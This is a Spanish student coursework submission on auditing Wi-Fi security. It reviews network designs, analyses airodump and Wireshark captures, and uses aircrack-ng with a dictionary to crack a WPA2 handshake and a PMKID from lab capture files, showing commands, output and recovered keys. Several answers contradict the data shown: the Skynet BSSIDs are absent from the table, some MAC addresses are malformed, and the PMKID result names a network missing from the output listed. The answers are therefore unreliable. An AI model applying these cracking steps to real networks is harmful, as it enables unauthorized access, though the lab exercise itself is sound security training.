  - b) Dispone de más canales de frecuencia que la banda de los 2,4GHz.
  - c) Tiene mayor velocidad de conexión que la banda de 2,4GHz.
  - d) Sufre menos interferencias que la banda de 2,4GHz.
- 8- Las redes de tipo WPA/WPA2-PSK permiten que cada usuario tenga sus propias credenciales de acceso a la red. ¿Verdadero o Falso?:
  - a) Verdadero
  - b) Falso
- 9- ¿Cuál de los siguientes modos de operación de una tarjeta de red NO se utiliza en las redes de tipo infraestructura?:
  - a) Adhoc.
  - b) Master.
  - c) Monitor.
  - d) Managed.
- 10- Las antenas Omnidireccionales suelen tener menor alcance de señal que las antenas direccionales
  - a) Verdadero
  - b) Falso



## Caso práctico

Una vez han adquirido los conocimientos y las técnicas utilizadas para comprobar la seguridad de las redes Wi-Fi, el equipo quiere realizar una primera revisión.

Es la primera vez que se realizan pruebas de este tipo y deciden dividir la auditoría en tres fases.

- 1) La primera fase se centrará en buscar debilidades de diseño de la red inalámbrica y contemplar las casuísticas en el que se estén utilizando tipologías de redes Wi-Fi que no resulten adecuadas para la funcionalidad que desempeñan.
- 2) En la segunda fase se realizará una monitorización de las redes de la empresa con la finalidad de disponer de un inventario de Puntos de Acceso, nombre de redes y canales.
- 3) Para finalizar, se emplearán las técnicas descritas en los apartados de "Ataques a redes Wi-Fi" para comprobar si sería posible acceder a las redes Wi-Fi analizadas.

### Apartado 1: Revisar el diseño de la red Wi-Fi

A continuación se muestran varios diagramas de la red. Teniendo en cuenta los conocimientos adquiridos en esta unidad, comenta para cada una de las redes que se muestran la problemática de diseño existente y cómo sería la infraestructura ideal.


#### RED DE INVITADOS:

La compañía dispone de una red Wi-Fi de invitados tipo OPEN para dotar de conectividad las salas de reuniones cuando tienen visitas de clientes o proveedores. También es común que en ciertas ocasiones se conecten los propios empleados con sus equipos corporativos dado que la cobertura en las salas de reuniones es mejor.

A continuación se muestra el diagrama de la red de invitados:

Necesitas resolver las siguientes cuestiones:

- Justificar que problemas de seguridad dispone esta red en base al tipo de red Wi-Fi que es, y el uso que se hace de ella.
- Justificar los tipos de ataque a los que está expuesta.
- Mejoras que implementarías en la red



El problema de seguridad en cuanto al tipo de red Wi-fi, es que es de tipo OPEN, una red abierta sin requerimiento de autenticación, ni cifrado de conexión. Por tanto, cualquier persona dentro del alcance puede conectarse. El riesgo que existe es que no hay forma de identificar los usuarios conectados y los datos transmitidos entre dispositivos y el punto de acceso no se cifran, lo que facilita la interceptación por parte de atacantes. El segundo problema es el uso compartido de la red, permitir que empleados utilicen la misma red que los visitantes, puede exponer los dispositivos corporativos a una red con baja seguridad, facilitando la propagación de malware. Un atacante conectado a la red de invitados podría realizar ataques como spoofing o inyección de código, afectando a todos los equipos conectados.

Tipos de ataques a los que se ve expuesta una red:

- Acceso no autorizado:

Una red tipo OPEN, permite que cualquier dispositivo dentro del alcance, se conecte sin restricciones lo que facilita el acceso no autorizado. Un atacante puede escanear la red con herramientas como nmap para identificar dispositivos conectados y servicios vulnerables. Además, puede realizar ataques como ARP Poisoning para redirigir el tráfico de otro usuario a su dispositivo, logrando un ataque Man in the Middle y capturar información confidencial como credenciales o datos privados.

- Ausencia de cifrado:

Al no cifrar los datos transmitidos, una red de este tipo permite que cualquier atacante con una tarjeta de red en modo monitor intercepte las tramas de red. Herramientas como Wireshark pueden capturar datos enviados (como contraseñas o correo electrónico). Esto puede escalar mediante ataques como Rogue Access Point, donde el atacante crea un punto de acceso falso que se presenta como la red legítima para capturar más datos.

Implementación mejoras:

- Implementar un cifrado para la red invitados

Al implementar esta seguridad los datos estarán protegidos mediante cifrado y se evitarán ataques como el sniffing y MITM. Se puede utilizar WPA3 en el router, asignando una contraseña para invitados y también está la posibilidad de permitir conexiones sin contraseña pero cifrando los datos automáticamente.


- Segmentar la red de invitados del resto de la red empresarial

Actualmente si un atacante compromete un dispositivo en la red de invitados, podría acceder a la red interna de la empresa. Se podría implementar el uso de VLANs para aislar el tráfico de la red de invitados, asegurar que los dispositivos conectados a esta red no puedan comunicarse con dispositivos internos y limitar la funcionalidad dando únicamente acceso a Internet y bloquear acceso a recursos locales.

## RED DE DISPOSITIVOS MÓVILES:

**La compañía adoptó hace varios años la filosofía "Bring Your Own Device" mediante la cual dispone de una red específica para que los empleados puedan utilizar sus equipos personales (smartphone, tablet o portátil) para acceder a ciertos servicios en la red de empleados, como acceso al correo electrónico, al servidor de ficheros y a imprimir con las impresoras. La red se encuentra protegida mediante WPA2-PSK. Además, en los últimos meses se han ido varios empleados a trabajar a la fábrica de al lado aunque el administrador de la red no ha notado que la red tenga menos usuarios conectados.**

**A continuación se muestra el diagrama de la red de dispositivos móviles:**



La red de dispositivos móviles bajo la filosofía “Bring Your Own Device” presenta varios problemas de seguridad debido a su diseño y uso. Al usar WPA2-PSK todos los dispositivos comparten la misma clave, lo que significa que si uno se ve comprometido, toda la red está en riesgo. Además, los dispositivos personales no siempre cumplen con las políticas de seguridad corporativas facilitando la entrada de malware, también existe un alto riesgo de fuga de datos ya que los empleados acceden a información sensible desde dispositivos no asegurados. Por último, el acceso desde la fábrica cercana sugiere la falta de control sobre la geolocalización de los dispositivos autorizados, aumentando la vulnerabilidad de la red.

Tipos de ataque a los que está expuesta:

- Captura del 4-way-handshake, el ataque más común basado en redes con este tipo de seguridad, consiste en que un atacante captura un intento de autenticación de un cliente para obtener la clave, permitiendo un acceso no autorizado.
- Ataques de fuerza bruta y diccionario (ataque de contraseña) si la contraseña no es suficientemente robusta este tipo de redes pueden ser vulnerables.
- Intercepción del tráfico, (ataque basado en red) la variedad de dispositivos que pueden conectarse a la red, puede significar que alguno no implemente bien el cifrado, facilitando a el ataque MitM.
- Phishing, los dispositivos personales son más susceptibles a ataques de ingeniería social. Los atacantes buscan ganarse la confianza del usuario para conseguir credenciales y otros datos sensibles.


Implementación mejoras:

- Autenticación WPA3-Enterprise, migrar a este tipo de seguridad ofrecería una autenticación individual para cada dispositivo aumentando así la seguridad.
- Software de gestión de dispositivos móviles (MDM) implementar esta solución para asegurar que todos los dispositivos de la red BYOD cumplan con las políticas de seguridad de la empresa incluyendo cifrado, bloqueo remoto y capacidad de limpieza.
- Monitoreo y control de acceso geográfico, utilizar tecnologías que permitan restringir el acceso a la red sólo a dispositivos dentro de una ubicación aprobada.

## RED CORPORATIVA:

Para finalizar, la compañía dispone de una red Wi-Fi en la que sólo está permitido el acceso a los usuarios legítimos de la empresa. La particularidad de esta red es que proporciona el mismo nivel de acceso a la red que cualquier equipo conectado por cable. Para proporcionar este nivel de acceso, la red es de tipo WPA2-Enterprise a la cual los empleados acceden autenticándose con su usuario y contraseña. En este sentido su proveedor habitual de servicios le ha indicado que necesita desplegar un MDM para garantizar una mayor protección en la red, este MDM está presupuestado pero aún no se ha desplegado.

A continuación se muestra el diagrama de la red corporativa para su acceso mediante Wi-Fi:



La red corporativa aunque utiliza WPA2-Enterprise para proporcionar una autenticación individual a través de un servidor RADIUS, presenta problemas de seguridad significativos. Si las credenciales de un empleado están comprometidas un atacante podría acceder a la red con privilegios completos. Además, sin una solución de gestión de dispositivos móviles (MDM) implementada, no hay garantía de que todos los dispositivos cumplan con las políticas de seguridad. Al proporcionar el mismo nivel de acceso que la red cableada, un atacante que obtenga acceso a la red Wi-fi puede moverse lateralmente y acceder a recursos internos sensibles.

Tipos de ataque a los que está expuesta:

- Punto de acceso falso, un atacante puede establecer un punto de acceso falso que imite a la red legítima, cuando el empleado intente conectarse, los intentos de autenticación son capturados, para así obtener sus credenciales.
- Ataque de phishing y robo de creencias, los empleados pueden ser víctimas de un ataque mediante ingeniería social donde se les engañan para que revelen sus credenciales.
- Ataque Man in the Middle, si un atacante logra posicionarse entre el usuario y el punto de acceso, puede intentar interceptar o manipular las comunicaciones, especialmente si hay debilidades en el cifrado o en la autenticación.

Implementación mejoras:

- Despliegue de mobile device management (MDM) para asegurar que todos los dispositivos cumplen con las políticas de seguridad, incluyendo actualizaciones de software y protección contra malware.
- Autenticación multifactor (MFA) utilizar una segunda capa de verificación tras la introducción de credenciales, para reducir el riesgo de accesos no autorizados incluso si se comprometen las credenciales.

## Apartado 2: Monitorización de datos

Dada la siguiente captura de airodump responde a las siguientes cuestiones:

- Indica los BSSID de los Puntos de Acceso de las Redes Skynet y Skynet\_Plus.
- Indica en qué bandas de frecuencia y en qué canales operan las redes Skynet y Skynet\_Plus.
- Indica a qué red está conectado el dispositivo con MAC 6E:52:AC:9D:B4:87.
- Indica en qué red intenta conectarse el dispositivo 5C:CF:7F:B4:F4:2C.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
8E:4E:4E:4E:4E:4E	-33	18	5	0	36	1770	WPA2	CCMP	PSK	Skynet-plus
8E:4E:4E:4E:4E:4E	-43	17	2	0	11	435	WPA2	CCMP	PSK	Skynet
88:00:0A:10:00:C4	-73	11	4	0	5	130	WPA2	CCMP	PSK	DIGIFIBRA-gina
DC:53:7C:59:55:3F	-76	9	0	0	7	130	WPA2	CCMP	PSK	Delin
A4:97:33:4A:82:1E	-77	15	0	0	52	1733	WPA2	CCMP	PSK	MOVISTAR-PLUS-8218
DC:53:7C:59:55:3F	-78	16	0	0	108	1170	WPA2	CCMP	PSK	ONOGC3-5G
DC:53:7C:59:55:3E	-79	10	0	0	11	195	WPA2	CCMP	PSK	ONOGC3
16:66:78:72:A8:EF	-82	11	0	0	6	130	WPA2	CCMP	PSK	iPhone de Melissa
DC:F8:B9:A1:50:83	-82	12	0	0	7	130	WPA2	CCMP	PSK	DIGIFIBRA-tdTS
DC:F8:B9:A1:50:84	-84	15	0	0	44	780	WPA2	CCMP	PSK	DIGIFIBRA-PLUS-tdTS
10:30:DC:72:F2:10	-84	7	0	0	1	360	WPA2	CCMP	PSK	PATRALEX
98:97:D1:35:E4:36	-84	9	3	0	1	130	WPA2	CCMP	PSK	MOVISTAR-E435
98:97:D1:35:E4:36	-85	15	0	0	44	780	WPA2	CCMP	PSK	DIGIFIBRA-PLUS-gina
CC:04:A1:E1:7B:84	-85	4	0	0	6	130	WPA2	CCMP	PSK	MOVISTAR-7833
10:30:DC:72:F2:15	-85	7	0	0	1	360	WPA2	CCMP	PSK	<length: 0>
8E:4E:4E:4E:4E:4E	-86	15	12	0	52	1733	WPA2	CCMP	PSK	MOVISTAR-E435
98:97:D1:35:E4:3E	-86	15	32	0	52	1733	WPA2	CCMP	PSK	MOVISTAR-PLUS-E435
CC:04:A1:E1:7B:84	-86	3	0	0	1	130	WPA2	CCMP	PSK	MOVISTAR-8358
8E:4E:4E:4E:4E:4E	-87	13	0	0	56	1733	WPA2	CCMP	PSK	Skynet
8E:4E:4E:4E:4E:4E	-87	13	7	0	56	1733	WPA2	CCMP	PSK	Skynet-plus
DC:53:7C:59:55:3E	-87	12	0	0	44	780	WPA2	CCMP	PSK	ONOGC3-5G
8A:CE:DA:7D:FA:47	-89	3	0	0	100	1733	WPA2	CCMP	PSK	MFIBRA-FA43
A4:CE:DA:7D:FA:46	-89	5	0	0	100	1733	WPA2	CCMP	PSK	<length: 0>
44:48:B9:29:30:C0	-1	0	0	0	11	-1				<length: 0>
A4:CE:DA:7D:FA:45	-84	1	0	0	6	130	WPA2	CCMP	PSK	MFIBRA-FA43
A4:2B:8B:A8:7B:5E	-85	3	0	0	1	270	WPA2	CCMP	PSK	TP-LINK-A8705E
CC:04:A1:E1:7B:8C	-1	0	0	0	36	-1				<length: 0>
62:1E:A3:67:32:47	-86	1	0	0	1	130	WPA2	CCMP	PSK	modem1B08
62:1E:A3:67:32:47	-88	3	0	0	11	435	WPA2	CCMP	PSK	Skynet
62:1E:A3:67:32:4A	-88	3	0	0	6	130	WPA2	CCMP	PSK	<length: 10>
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes			
(not associated)	1A:57:5D:CC:D8:20	-81	0	-1	0	4				
(not associated)	6E:52:AC:9D:B4:87	-86	0	-1	0	2				
(not associated)	FE:67:59:20:66:3A	-87	0	-6	0	2				
(not associated)	C6:AA:99:2F:47:00	-87	0	-1	0	2				
(not associated)	62:A8:65:A0:8D:05	-88	0	-6	0	2				
(not associated)	16:66:78:72:A8:1F	-82	0	-6	0	1				
(not associated)	DC:F8:B9:A1:50:83	-87	0	-11	0	1				
(not associated)	8E:4E:4E:4E:4E:4E	-86	66	0	0	2				
(not associated)	8E:4E:4E:4E:4E:4E	-86	66	0	0	5				
(not associated)	98:97:D1:35:E4:3E	-84	54	0	0	26				
8E:97:D1:35:E4:3E	8E:97:D1:35:E4:3E	-84	54	0	0	26				
8E:97:D1:35:E4:3E	8E:97:D1:35:E4:3E	-84	54	0	0	26				

airodump: herramienta en línea para capturar tramas 802.11 de redes Wi-fi

BSSID: dirección MAC del punto de acceso/router.

Punto de acceso: dispositivos que permiten al Wi-fi conectarse a una red local (LAN)

Bandas de frecuencia: las redes wi-fi operan en bandas de 2.4 GHz y 5GHz cada banda se divide en canales.

Los canales: son los rangos de frecuencia específicos dentro de la banda que se utilizan para evitar interferencias y mejorar el rendimiento.

**Indica los BSSID de los Puntos de Acceso de las Redes Skynet y Skynet\_Plus.**

Skynet - 18:D6:C7:E8:CF:C1, 26:57:60:92:DB:F8 y 26:57:60:92:DB:F0

Skynet\_Plus - 18:D6:C7:E8:CF:C0 y 34:57:60:92:DB:F8

**Indica en qué bandas de frecuencia y en qué canales operan las redes Skynet y Skynet\_Plus.**

Skynet:

18:D6:C7:E8:CF:C1 Canal: 11 Banda: 195MB (2.4GHz)

26:57:60:92:DB:F8 Canal: 56 Banda: 1733MB (5GHz)

26:57:60:92:DB:F0 Canal: 11 Banda: 130MB (2.4GHz)

Skynet\_Plus:

18:D6:C7:E8:CF:C0 Canal: 11 Banda: 195MB (2.4GHz)

34:57:60:92:DB:F8 Canal: 36 Banda: 1170MB (5GHz)

**Indica a qué red está conectado el dispositivo con MAC 6E:52:AC:9D:B4:87.**

MOVISTAR\_PLUSS\_E435

**Indica en qué red intenta conectarse el dispositivo 5C:CF:7F:B4:F4:2C.**

MAC:5C:CF:7F:B4:F4:2C - ONOD79D

**Apartado 3: Exposición en redes OPEN**

En este apartado se proporciona una [Captura de red de la monitorización de una red OPEN](#). Entre las tramas de gestión capturadas podréis ver cómo se exponen ciertos protocolos en claro, localizarlos con wireshark y mostrar la comunicación que se establece en el protocolo HTTP.

Recordad documentar todo el proceso mediante capturas y detallar los pasos que se realizan durante el proceso.

Una vez abierta la captura de red, vemos que los protocolos más utilizados son; 802.11, TCP, TLSv1.2, HTTP, ARP, DHCP, ICMPv6, MDNS, DNS...

Análisis protocolos:

Protocolo 802.11 (wlan)

Sources: XiaomiCommun\_5a:46:e9, HuaweiDevice\_72:f2:13, Espressif\_c0:2f:a8, Apple\_18:e2:89...

Destination: Broadcast, 6e:c7:ec:5a:2e:29, 192.168.43.221

Observamos una gran variedad de dispositivos (móviles) conectados y comunicándose con la red. Las respuestas que da el servidor broadcast sugieren una difusión generalizada de información y la comunicación directa con una ip, en específico.

Protocolo TCP y TLSv1.2 (tpc)

predomina la comunicaciones entre 17.57.146.43, 17.248.180.68, 74.125.133.109 y sobre todo 192.168.43.221

La ip parece ser un punto central de comunicación, un dispositivo o servidor clave en la red, las otras ips podrían ser servidores o servicios externos.

Protocolo ARP (arp)

Todo son comunicaciones con origen en 6e:c7:ec:5a:2e:29 y destino en el broadcast debido a que el dispositivo está solicitando la dirección MAC de otros dispositivos de la red mediante arp.

Protocolo DHCP:

El origen es siempre 0.0.0.0 y el destino 255.255.255.255, esto se debe a que los dispositivos están solicitando una dirección IP y envía la solicitud al servidor DHCP.

No.	Time	Source	Destination	Protocol	Length	Info
1723	105.076724	0.0.0.0	255.255.255.255	DHCP	360	DHCP Request - Transaction ID 0x46
1724	105.077465	Fe8b::cdf6:61d1:560c::ff02::1b	ff02::1b	ICMPv6	128	Multicast Listener Report Message v
1725	105.079534	Fe8b::cdf6:61d1:560c::ff02::1b	ff02::1b	MDNS	158	Standard query 0x0000 PTR .applep
1726	105.080490	Apple_18:e2:89	6e:c7:ec:5a:2e:29	802.11	24	Null function (No data), SM=1787, F
1727	105.080498	Apple_18:e2:89	Apple_18:e2:89	802.11	18	Acknowledgement, Flags=.....
1728	105.209868	Apple_18:e2:89	6e:c7:ec:5a:2e:29	802.11	24	Null function (No data), SM=1788, F
1729	105.209885	Apple_18:e2:89	Apple_18:e2:89	802.11	18	Acknowledgement, Flags=.....
1730	105.210185	6e:c7:ec:5a:2e:29	Apple_18:e2:89	802.11	16	Request-to-send, Flags=.....
1731	105.210199	6e:c7:ec:5a:2e:29	6e:c7:ec:5a:2e:29	802.11	18	Clear-to-send, Flags=.....
1732	105.210376	192.168.43.1	192.168.43.221	DHCP	372	372 DHCP ACK - Transaction ID 0x46
1733	105.210393	Apple_18:e2:89	6e:c7:ec:5a:2e:29	802.11	28	802.11 Block ACK, Flags=.....

No.	Time	Source	Destination	Protocol	Length	Info
3644	194.925049	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3645	194.955241	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3646	195.932214	Espressif_c0:2f:a8	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3647	196.454006	Intel_5e:91:19	Broadcast	802.11	82	Probe Request, SM=709, PM=0, Flag
3648	196.557220	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3649	196.566922	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3650	196.574962	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3651	196.578762	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3652	196.592285	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3653	196.630151	HuaweiDevice_72:f2:13	SagenconBroa_eb:32:66	802.11	16	Request-to-send, Flags=.....
3654	196.842273	6e:c7:ec:5a:2e:29	42:9f:3b:d6:53:f8	802.11	265	Probe Response, SM=3515, PM=0, Flag
3655	196.845297	6e:c7:ec:5a:2e:29	42:9f:3b:d6:53:f8	802.11	265	Probe Response, SM=3515, PM=0, Flag

No.	Time	Source	Destination	Protocol	Length	Info
2003	168.540638	192.168.43.221	74.125.133.109	TCP	86	49195 → 993 [ACK] Seq=189 Ack=4259
2007	168.541189	192.168.43.221	74.125.133.109	TCP	86	[TCP Window Update] 49195 → 993 [AC
2011	168.549061	192.168.43.221	74.125.133.109	TLSv1.2	161	Client Key Exchange
2015	168.557793	74.125.133.109	192.168.43.221	TCP	86	993 → 49196 [ACK] Seq=1 Ack=189 Win
2019	168.559202	74.125.133.109	192.168.43.221	TLSv1.2	1474	Server Hello
2020	168.559233	74.125.133.109	192.168.43.221	TCP	1474	993 → 49196 [PSH, ACK] Seq=189 Ack=
2024	168.559975	74.125.133.109	192.168.43.221	TLSv1.2	1474	Certificate
2025	168.560027	74.125.133.109	192.168.43.221	TLSv1.2	181	Server Key Exchange, Server Hello D
2026	168.560183	192.168.43.221	74.125.133.109	TCP	86	49196 → 993 [ACK] Seq=189 Ack=2777
2033	168.561142	192.168.43.221	74.125.133.109	TCP	86	49196 → 993 [ACK] Seq=189 Ack=2758
2037	168.572355	17.57.146.43	192.168.43.221	TCP	86	5223 → 49196 [ACK] Seq=1 Ack=223 Hi

No.	Time	Source	Destination	Protocol	Length	Info
1487	156.567899	Apple_18:e2:89	Broadcast	ARP	62	Who has 192.168.43.221? (ARP Probe)
1489	156.567834	Apple_18:e2:89	Broadcast	ARP	60	Who has 192.168.43.221? (ARP Probe)
1501	156.898338	Apple_18:e2:89	Broadcast	ARP	62	Who has 192.168.43.221? (ARP Probe)
1503	156.892028	Apple_18:e2:89	Broadcast	ARP	60	Who has 192.168.43.221? (ARP Probe)
1519	157.230119	Apple_18:e2:89	Broadcast	ARP	62	ARP Announcement for 192.168.43.221
1521	157.212071	Apple_18:e2:89	Broadcast	ARP	60	ARP Announcement for 192.168.43.221
1532	157.561023	Apple_18:e2:89	Broadcast	ARP	62	ARP Announcement for 192.168.43.221
1534	157.561193	Apple_18:e2:89	Broadcast	ARP	60	ARP Announcement for 192.168.43.221
1541	157.77558	Apple_18:e2:89	Broadcast	ARP	62	ARP Announcement for 192.168.43.221



## Protocolo ICMPv6

Destination Address: ff02::2 o ff02::16, este tráfico indica que se están descubriendo vecinos, estas direcciones de destino son direcciones multicast utilizadas para la comunicación en la red local

## Protocolo DNS

Comunicación entre 192.168.43.221 y 192.168.43.1, una de ellas será el servidor DNS local estarán resolviendo nombres de dominio a través de él y la otra dirección estará haciéndole consultas.

El análisis básico de la red muestra una variedad de dispositivos móviles y otros equipos conectados e intercambiando información. Se observa comunicación entre dispositivos internos y servidores externos, destacando la dirección ip 192.168.43.221 como nodo central de la red. La asignación de ips se hace mediante DHCP y la resolución de nombres a través de un servidor DNS.

La comunicación que se establece en el protocolo HTTP

La comunicación se establece entre un dispositivo dentro de la red local, 192.168.43.221 y un servidor externo en internet, 188.184.21.108. El cliente está enviando solicitudes GET y el servidor esta respondiendo exitosamente.

Por lo que hemos analizado el contenido de los paquetes hemos visto que se hacen peticiones desde un móvil Iphone utilizando el navegador safari hacia el servidor info.cern.ch solicitando el recurso /hypertext/WWW/TheProject.html, esta solicitud es exitosa y el servidor apache proporciona la página (en código html).

Luego se hace una solicitud desde el mismo móvil hacia el mismo servidor solicitando el recurso /hypertext/WWW/Administration/Mailing/Overview.htm y en respuesta no se encontró ese servidor, dando el error 404. Por último se vuelve a hacer una petición para acceder al recurso /hypertext/WWW/Summary.html, el servidor Apache de forma exitosa proporciona la página con el contenido html.

## Apartado 4: Debilidades en las redes inalámbricas.







En este apartado se entregan varios ficheros de captura para que podáis realizar sobre ellos las técnicas de cracking descritas durante el módulo. Para no extendernos mucho en la realización de la tarea se ha configurado un diccionario que podéis utilizar para la resolución de la tarea. Cabe destacar que si queréis ver el proceso de la captura podéis cargar el fichero de captura en airodump-ng con el operador -r

**\$ airodump-ng -r fichero\_de\_captura**

**Recordad que tendréis que documentar todo el proceso con capturas indicando los pasos realizados.**

Utilizamos una máquina UbuntuDsktop20 para continuar con la practica

Instalamos la herramienta aircrack con el comando “sudo apt-get install aircrack-ng”



- A continuación se presenta un paquete de captura de red que contiene la captura de un **4-way-handsake** de una red WPA2-PSK para aplicarle una técnica de cracking offline. Podéis utilizar el propio aircrack-ng junto con el diccionario de posibles contraseñas que os hemos indicado en este mismo apartado.

Con el comando “airdump-ng -r /home/albamorejon/Descargas/wpa2-psk.pcap” obtenemos información sobre las redes capturadas

Utilizando aircrack-ng con un diccionario encontramos que la clave para la BSSID 00:0C:41:82:B2:55 es “Induction”  
 aircrack-ng -w /home/albamorejon/Escritorio/diccionario -b [BSSID] /home/albamorejon/Descargas/wpa2-psk.pcap

```

root@albamorejon:~# airodump-ng -r /home/albamorejon/Descargas/wpa2-psk.pcap

CH 0 [ Elapsed: 10 s ] [ 2025-01-08 03:52 ] [ Finished reading input file /home/albamorejon/Descargas/wpa2-psk.pcap ]

BSSID PWR Beacons #Data, #s CH MB ENC CIPHER AUTH ESSID
00:0C:41:82:B2:55 41 398 284 0 1 54 WPA CCMP PSK Coherer
00:0C:41:82:B2:55 -1 0 0 0 -1 -1 WPA CCMP PSK <length: 0>
FF:FF:FF:FF:FF:FF -1 0 1 0 1 -1 OPEN <length: 0>

BSSID STATION PWR Rate Lost Frames Notes Probes
00:0C:41:82:B2:55 00:0D:10:00:10:10:10 58 0 54 0 1
00:0C:41:82:B2:55 00:0D:10:00:10:10:10 57 48 1 0 218 PMKID Coherer
05:78:F7:B7:00:A9 11:5A:08:13:2C:06 42 0 2 0 4
05:78:F7:B7:00:A9 00:00:00:00:00:00 54 0 1 0 1
(not associated) 00:00:00:00:00:00 54 0 1 0 1
(not associated) 00:0F:00:00:00:00 19 0 1 0 5
FF:FF:FF:FF:FF:FF 40:C4:E8:00:41:C1 57 0 2 0 1
FF:FF:FF:FF:FF:FF 40:04:04:00:00:00 42 0 2 0 1
FF:FF:FF:FF:FF:FF 40:04:04:00:00:00 42 0 2 0 1

```

- A continuación se presenta un paquete de captura de red que contiene la captura de un **PMKID** de una red WPA2-PSK (Tenéis que realizar esta técnica sobre la red que contiene el PMKID) para aplicarle una técnica de cracking offline. En este caso podéis utilizar el propio aircrack-ng junto con el diccionario de posibles contraseñas que os hemos indicado en este mismo apartado.

Desciframos la contraseña utilizando el comando “aircrack-ng -w diccionario pmkid.pcap” situándonos en la ruta donde se encuentra el fichero de la captura de red y el diccionario.

Elegimos la red que deseamos atacar, la número 6 llamada “ogogo” y la clave es “15211521”

```

root@albamorejon:~# aircrack-ng 1.6

[00:00:00] 1398/2302 keys tested (6274.17 k/s)

Time left: 0 seconds 60.73%

KEY FOUND! [ Induction ]

Master Key : 47 5F 3D A4 8F 88 0B D5 F3 85 A4 8D 4B 68 94 D9
             D7 05 C4 9B 1F 4D 35 85 0C A9 4A 45 EE 92 A5 A0

Transient Key : 39 FF 1A 19 E1 43 18 CE BF D1 3C 84 63 10 12 4F
                39 E2 E7 A4 C4 35 1F DB A1 FF 1F 45 E3 9F ED 79
                BC 9D 71 AD E7 CB 87 85 DB 46 A2 95 49 CF 9E 3C
                E7 4C 6E 38 18 FC 2C 1E 83 84 43 59 C7 8B EC D5

EAPOL HMAC : 49 AF 57 C5 74 3D BC DA 1A 4A 1C 45 B7 72 AF BE

```

```

root@kali: /home/kali/Documents
File Actions Edit View Help

root@kali:~# aircrack-ng -w diccionario pmkid.pcap
Reading packets, please wait...
Opening pmkid.pcap
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 192 packets.

# BSSID ESSID Encryption
1 00:0D:58:EF:88:09 tmpAP Unknown
2 00:0D:58:EF:88:0A Vodafone Unknown
3 00:0D:58:EF:88:0B veles3 Unknown
4 14:CC:20:C1:CB:2C Lekonora Unknown
